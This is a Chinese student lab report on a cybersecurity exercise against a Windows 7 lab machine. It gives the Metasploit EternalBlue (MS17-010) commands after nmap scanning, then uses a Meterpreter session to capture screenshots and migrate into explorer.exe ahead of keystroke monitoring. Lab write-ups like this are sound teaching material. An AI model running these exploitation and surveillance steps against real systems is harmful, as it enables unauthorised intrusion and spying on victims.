

报告2.网络空间安全实验

先确认攻击机的IP（如图1）




（图1）

靶机为windows7,IP为（如图2）



（图2）


再用nmap -sP做主机发现,sP表示用ICMP ping请求来检测目标主机是否在线（如图3）



（图3）


192.168.204.0/24表示一个子网，从192.168.204.0到192.168.204.255所有IP地址。

进行端口扫描，发现139和445端口开启，可以利用ms17-010漏洞。（如图4）



（图4）

auxiliary模块通常用于辅助攻击或信息收集，所以我们先利用auxiliary模块看看靶机是否存在漏洞。（如图5）



（图5）


可能存在漏洞，于是使用永恒之蓝漏洞攻击，因为rhosts为空，所以设置IP地址

以下是代码实现：

use exploit/windows/smb/ms17\_010\_eternalblue


show options

set rhosts 192.168.204.130

exploit


（图6）

成功实现




（图7）

接下来，获取靶机的命令行界面，由于Windows使用GBK编码而Kali用UTF-8编码，这导致了乱码的出现。（如图8）



（图8）

所以用chcp 65001改变编码方式chcp（Change Code Page）命令，用于设置当前会话的代码页（字符编码）。65001是UTF-8编码的代码页号。这样就不会显示乱码了，可以用ipconfig来获取靶机的IP。


（图9）

接下来，用screenshot进行图片捕获，达到对靶机屏幕进行监控的目的。（如图10）

图11为结果。




（图10）




(图11)

然后我们进行键盘监控，先使用ps命令查看运行在目标系统的进程，获得system、cmd.exe、explorer.exe等在内的数十个进程，输入migrate 1108命令将meterpreter会话迁移至explorer.exe（1108）进程中。

